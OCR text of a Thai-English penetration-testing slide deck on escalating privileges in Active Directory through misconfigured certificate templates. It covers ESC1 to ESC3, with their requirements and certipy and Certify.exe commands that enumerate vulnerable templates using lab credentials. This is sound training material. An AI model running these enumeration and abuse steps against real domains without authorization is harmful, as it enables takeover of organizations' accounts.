ADCS101

PRIVILEGE ESCALATION

ABOUT ME

Charanin Thongudom (New)
Penetration Tester

SnoopBees Co., Ltd.


TABLE OF CONTENTS

ACTIVE DIRECTORY
CERTIFICATE SERVICES

IS

ACTIVE DIRECTORY
PUBLIC KEY
INFRASTRUCTURE
(PKI) IMPLEMENTATION

CERTIFICATE REQUESTING



CERTIFICATE

ประกอบไปด้วยข้อมูลหลักๆ คือ

- **Subject** - ข้อมูลเจ้าของ Certificate
- Public Key - Public Key ของเจ้าของ Certificate
- NotBefore and NotAfter dates - ระบุอายุของ certificate
- serial Number - identifier สำหรับ certificate ที่ถูกกำหนดโดย CA
- **Issuer** - ข้อมูลผู้ออก (รับรอง) Certificate (commonly a CA)
- **SubjectAlternativeName** - ระบุ alternate names ที่จะใช้เป็น Subject
- Basic Constraints - ระบุว่า certificate เป็นของ CA หรือ End Entity และมีข้อจำกัดใดๆ ในการใช้ใบรับรองหรือไม่
- **Extended Key Usages (EKUs)** - หรือ Enhanced Key Usage ระบุ Object identifiers (OIDs) ซึ่งใช้อธิบายว่า certificate ใช้ทำอะไรได้บ้าง
- Signature Algorithm - Algorithm ที่ใช้ในการ Sign Signature
- **Signature** - เกิดจาก Certificates body ที่ถูก Sign ด้วย issuer’s (e.g., a CA’s) private key.


AD AUTHENTICATION

SCHANNEL

KERBEROS


AD AUTHENTICATION

SCHANNEL




AD AUTHENTICATION

KERBEROS



ATTACKERS OPPORTUNITIES

- credential theft
- account persistence
- **domain escalation**
  - Abusing Certificate Templates
  - Abusing CA Configuration
  - Abusing Access Control
  - NTLM Relay
- subtle domain persistence



ABUSING CERTIFICATE TEMPLATES

ESC1

Misconfigured Certificate Templates - SAN

Requirement

- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- Certificate template defines EKUs that enable authentication
  - **Client Authentication** (OID 1.3.6.1.5.5.7.3.2)
  - PKINIT Client Authentication (1.3.6.1.5.2.3.4)
  - Smart Card Logon (OID 1.3.6.1.4.1.311.20.2.2)
  - Any Purpose (OID 2.5.29.37.0)
  - no EKU (SubCA)
- Certificate template allows requesters to **specify a subjectAltName in the CSR** (**CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT**)

ESC1

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout
```

From Window


```
Certify.exe find /vulnerable
```

Requirement check

```
Template Name: Example
  ...
Requires Manager Approval          : False
Authorized Signature Required      : 0
Client Authentication              : True
Enrollee Supplies Subject          : True
Extended Key Usage                 : Client Authentication
  ...
Permissions
      Enrollment permissions
            Enrollment Rights      : LAB.LOCAL\Domain Users
```

ESC1

Certificate Sign Request	
SAN	User3



ESC2

Misconfigured Certificate Templates - Any Purpose EKU

Requirement

- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- Certificate template defines EKUs
  - **Any Purpose EKU** or **no EKU** (does **not identify any Extended Key Usage**).

ESC2

Any Purpose and **subordinate CA (SubCA)** EKUs/no EKU

Use a certificate with the **Any Purpose EKU** for (surprise!) any purpose

- client authentication, server authentication, code signing, etc.
- the certificate can be **used for anything**.

Use a certificate with **no EKUs** - subordinate CA certificate

- คล้ายกับ any purpose แต่ยังสามารถใช้เพื่อ sign certificates อันใหม่ได้
- attacker สามารถระบุ EKUs หรือ fields ใน certificates อันใหม่ได้

ESC2

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout
```


From Window


```
Certify.exe find /vulnerable
```

Requirement check

```
Template Name: Example
  ...
Enabled                                 : True
Requires Manager Approval               : False
Authorized Signature Required           : 0
Extended Key Usage                      : Any Purpose
  ...
Permissions
    Enrollment permissions
        Enrollment Rights               : LAB.LOCAL\Domain Users
```

ESC2


Certificate
Template: ESC2
Subject
User2
Certificate Sign Request
Template: User
on-behalf-of
User3
Got Certificate
Certificate
Template: User
Subject
User3
Sign


NTAuthStore
Template Name: ESC2
EKU : Any Purpose
NTAuthStoreFor
TrustedForNTAuth
PublishedTo
TEMPLATE
EnterpriseCA
IssuedSignedBy
RootCAFor
Domain
DCFor
DC
RootCA
Enroll
group
MemberOf
FullControl
TargetTo
Group: Domain user
User: User2
Attacker
User: User3

ESC3

Misconfigured Certificate Templates - Enrollment Agent Certificate

ต้องใช้เทมเพลตอย่างน้อยสองเทมเพลตที่ตรงกับเงื่อนไข

Template 1

- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- The certificate template defines the **Certificate Request Agent EKU** OID (1.3.6.1.4.1.311.20.2.1)

Template 2

- User have enrollment rights
- Manager approval is disabled
- template schema version
  - schema version 1
  - greater than 2 and specifies an Application Policy Issuance Requirement requiring the Certificate Request Agent EKU
- The certificate template defines an EKU that allows for **domain authentication**

Enrollment agent restrictions are **not implemented** on the CA

ESC3

Enumerate Template 1

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

```
Template Name: Enrollment Agent
  ...
Enabled                                 : True
Requires Manager Approval               : False
Authorized Signature Required           : 0
pkiextendedkeyusage                     : Certificate Request Agent
  ...
Permissions
    Enrollment permissions
        Enrollment Rights               : LAB.LOCAL\Domain Users
```

ESC3

Enumerate Template 2

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

```
Template Name: Enrollment Agent AuthorizedSignature
  ...
Schema Version                      : 2
Requires Manager Approval           : False
Authorized Signature Required       : 1
Application Policies                : Certificate Rquest Agent
pkiextendedkeyusage                 : Client Authentication
  ...
Permissions
    Enrollment permissions
        Enrollment Rights           : LAB.LOCAL\Domain Users
```

